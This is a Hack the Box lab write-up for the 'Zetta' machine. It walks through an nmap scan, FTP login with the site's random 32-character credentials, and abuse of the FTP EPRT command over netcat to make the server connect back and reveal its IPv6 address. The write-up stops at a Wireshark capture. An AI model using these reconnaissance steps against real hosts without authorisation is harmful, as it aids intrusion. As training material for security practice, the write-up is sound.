
Hack the Box – Zetta by dmwong

As normal I add the IP of the machine 10.10.10.156 to /etc/hosts as zetta.htb

Enumeration

nmap -p- -sT -sV -sC -oN initial-scan zetta.htb




```
# Nmap 7.80 scan initiated Sat Aug 31 20:38:54 2019 as: nmap -p- -sT -sC -sV -oN initial-scan zetta.htb
Nmap scan report for zetta.htb (10.10.10.156)
Host is up (0.023s latency).
Not shown: 65532 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Pure-FTPd
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 2d:82:60:c1:8c:8d:39:d2:fc:8b:99:5c:a2:47:f0:b0 (RSA)
|   256 1f:1b:0e:9a:91:b1:10:5f:75:20:9b:a0:8e:fd:e4:c1 (ECDSA)
|_  256 b5:0c:a1:2c:1c:71:dd:88:a4:28:e0:89:c9:a3:a0:ab (ED25519)
80/tcp open  http    nginx
|_http-title: Ze::a Share
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 31 20:41:12 2019 -- 1 IP address (1 host up) scanned in 137.53 seconds
```


It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have FTP on 21, SSH on 22, and HTTP on 80.

Overview of Web Services

I first quickly look at the web page to see what we get. I get the following on port 80.




Looking through the pages, I took a little information from this. I could see that there were potential usernames.


MEET THE TEAM
THE BEST CODER. THE BEST ADMIN. THE BEST WEB DEVELOPER. THE BEST OF THE BEST.
ROY TRENNEMAN
IT
Morbi accumsan ipsum velit. Nam nec tellus a odio tincidunt auctor.
JEN BARBER
IT
Morbi accumsan ipsum velit. Nam nec tellus a odio tincidunt auctor.
MAURICE MOSS
IT
Morbi accumsan ipsum velit. Nam nec tellus a odio tincidunt auctor.
DOUGLAS REYNHOLM
BOSS
Morbi accumsan ipsum velit. Nam nec tellus a odio tincidunt auctor.

- Roy
- Jen
- Maurice
- Douglas

There was also a sharing solution that had been placed which seemed to provide a randomly generated 32-character username and password for FTP.



SHARING

USE THE BELOW CREDENTIALS ON OUR SHINY FTP SERVER AND START SHARING:

Username

ZHNvjyyMJaLGTcAYbqD7miiINgkXIEBN

Password


ZHNvjyyMJaLGTcAYbqD7miiINgkXIEBN

Sharing

Just share the long and thus secure username and password with your friends and they will have fast access to the same data. No one else will have access.

Looking at the source code for that page reveals that this is indeed randomly generated. Which means the service should allow login with any random 32-character user and password.

var rString = randomString(32, '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ');



```
}
var rString = randomString(32, '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ');
</script>
        <section id="sharing" class="white">
            <div class="container">
                <div class="gap"></div>
                    <div class="center gap fade-down section-heading">
                        <h2 class="main-title">Sharing</h2>
                        <hr>
                        <p>Use the below credentials on our shiny FTP server and start sharing:</p>
                    </div>
                    <div class="row">
                        <div class="col-md-4 col-sm-6">
                        </div><!--/.col-md-4-->
                        <div class="col-md-6 col-sm-6">
                            <div class="service-block">
                                <div class="pull-left bounce-in">
                                    <i class="fa fa-user fa fa-md"></i>
                                </div>
                                <div class="media-body fade-up">
                                    <h3 class="media-heading">Username</h3>
                                    <p><script>document.write(rString)</script></p>
                                </div>
                            </div>
                        </div><!--/.col-md-4-->
                        <div class="col-md-2 col-sm-6">
                        </div><!--/.col-md-4-->
                    </div><!--/.row-->
                    <div class="row">
                        <div class="col-md-4 col-sm-6">
                        </div><!--/.col-md-4-->
                        <div class="col-md-6 col-sm-6">
                            <div class="service-block">
                                <div class="pull-left bounce-in">
                                    <i class="fa fa-key fa fa-md"></i>
                                </div>
                                <div class="media-body fade-up">
                                    <h3 class="media-heading">Password</h3>
                                    <p><script>document.write(rString)</script></p>
                                </div>
```

The only other point that I could see worth noting about the site was the statement of support of RFC2428.

Native FTP


We support native FTP with FXP enabled. We also support RFC2428.

This was noted because during the initial scan, FTP showed as open and therefore was something that may need to be investigated.

FTP


I attempted to connect to the FTP server. Even though I knew I could connect with any 32-character, I still chose to connect with the user and password provided.

ftp zetta.htb 21




```
root@kali:/opt/htb/zetta.htb# ftp zetta.htb 21
Connected to zetta.htb.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 500 allowed.
220-Local time is now 07:11. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (zetta.htb:root): ZHNvjyyMJaLGTcAYbqD7miilNgkXlEBN
331 User ZHNvjyyMJaLGTcAYbqD7miilNgkXlEBN OK. Password required
Password:
230-This server supports FXP transfers
230-OK. Current restricted directory is /
230-0 files used (0%) - authorized: 10 files
230 0 Kbytes used (0%) - authorized: 1024 Kb
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Have a look at the storage, my initial thoughts were that I would find something useful, but there was nothing of interest within it.



```
ftp> ls -al
200 PORT command successful
150 Connecting to port 49509
drwxr-xr-x    2 65534      nogroup          4096 Sep  2 07:11 .
drwxr-xr-x    2 65534      nogroup          4096 Sep  2 07:11 ..
-rw-------    1 65534      nogroup             0 Sep  2 07:11 .ftpquota
226-Options: -a -l
226 3 matches total
ftp>
```

After a little thinking about what I may be missing I noticed the statement suggesting IPv6 connections are also welcome.




```
220-IPv6 connections are also welcome on this server.
```

The name of the site also provided a clue that this was maybe required showing the **::** in the name.

The issue was trying to find out how to get the IPv6 address of the server and digging a little deeper I found an article based on RFC2428 which was noted earlier in the recon.

IPv6


Reading through the article found at https://tools.ietf.org/html/rfc2428 it was clear that the FTP could be used to get a call back to my machine via the IPv6 address and I could capture this using Wireshark.



```
2.  The EPRT Command

   The EPRT command allows for the specification of an extended address
   for the data connection.  The extended address MUST consist of the
   network protocol as well as the network and transport addresses.  The
   format of EPRT is:

           EPRT<space><d><net-prt><d><net-addr><d><tcp-port><d>
```


I open Wireshark and set it to capture on the tun0 adaptor. Now that I had it listening on the correct adaptor, I connected to the FTP with NC and set it to verbose to ensure any issues are captured.

nc zetta.htb 21 -v



```
root@kali:/opt/htb/zetta.htb# nc zetta.htb 21 -v
zetta.htb [10.10.10.156] 21 (ftp) open
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 500 allowed.
220-Local time is now 07:41. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
```

I noted the IPv6 address of my machine.




```
inet6 dead:beef:2::1008
```

I had all the information required to enter the EPRT.


I now enter the login details to connect to the site.

user ZHNvjyyMJaLGTcAYbqD7miilNgkXlEBN
pass ZHNvjyyMJaLGTcAYbqD7miilNgkXlEBN
EPRT |2|dead:beef:2::1008|1234|
LIST



```
root@kali:/opt/htb/zetta.htb# nc zetta.htb 21 -v
zetta.htb [10.10.10.156] 21 (ftp) open
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 500 allowed.
220-Local time is now 07:50. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
user ZHNvjyyMJaLGTcAYbqD7miilNgkXlEBN
331 User ZHNvjyyMJaLGTcAYbqD7miilNgkXlEBN OK. Password required
pass ZHNvjyyMJaLGTcAYbqD7miilNgkXlEBN
230-This server supports FXP transfers
230-OK. Current restricted directory is /
230-0 files used (0%) - authorized: 10 files
230 0 Kbytes used (0%) - authorized: 1024 Kb
EPRT |2|dead:beef:2::1008|1234|
200-FXP transfer: from 10.10.14.10 to dead:beef:2::1008%160
200 PORT command successful
LIST
425 Could not open data connection to port 1234: Connection refused
```

Now that I had entered all of the required information, I looked into the Wireshark capture to see if it had obtained the IPv6 address of the machine


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination
1	0.000000000	10.10.10.156	10.10.14.10
2	0.000019442	10.10.14.10	10.10.10.156
3	4.396764779	10.10.14.10	10.10.10.156
4	4.419419059	10.10.10.156	10.10.14.10
5	4.419452738	10.10.10.156	10.10.14.10
6	4.419465667	10.10.14.10	10.10.10.156
7	6.636520949	10.10.14.10	10.10.10.156
8	6.668275300	10.10.10.156	10.10.14.10
9	6.668296999	10.10.14.10	10.10.10.156
10	37.757152782	10.10.14.10	10.10.10.156
11	37.785702492	10.10.10.156	10.10.14.10
12	37.785723909	10.10.14.10	10.10.10.156
13	40.893167321	10.10.14.10	10.10.10.156
14	40.917273785	dead:beef::250:56ff:feb9:f9e3	dead:beef:2::1008
15	40.917405951	dead:beef:2::1008	dead:beef::250:56ff:feb9:f9e3
16	40.943428244	10.10.10.156	10.10.14.10
17	40.943442264	10.10.14.10	10.10.10.156

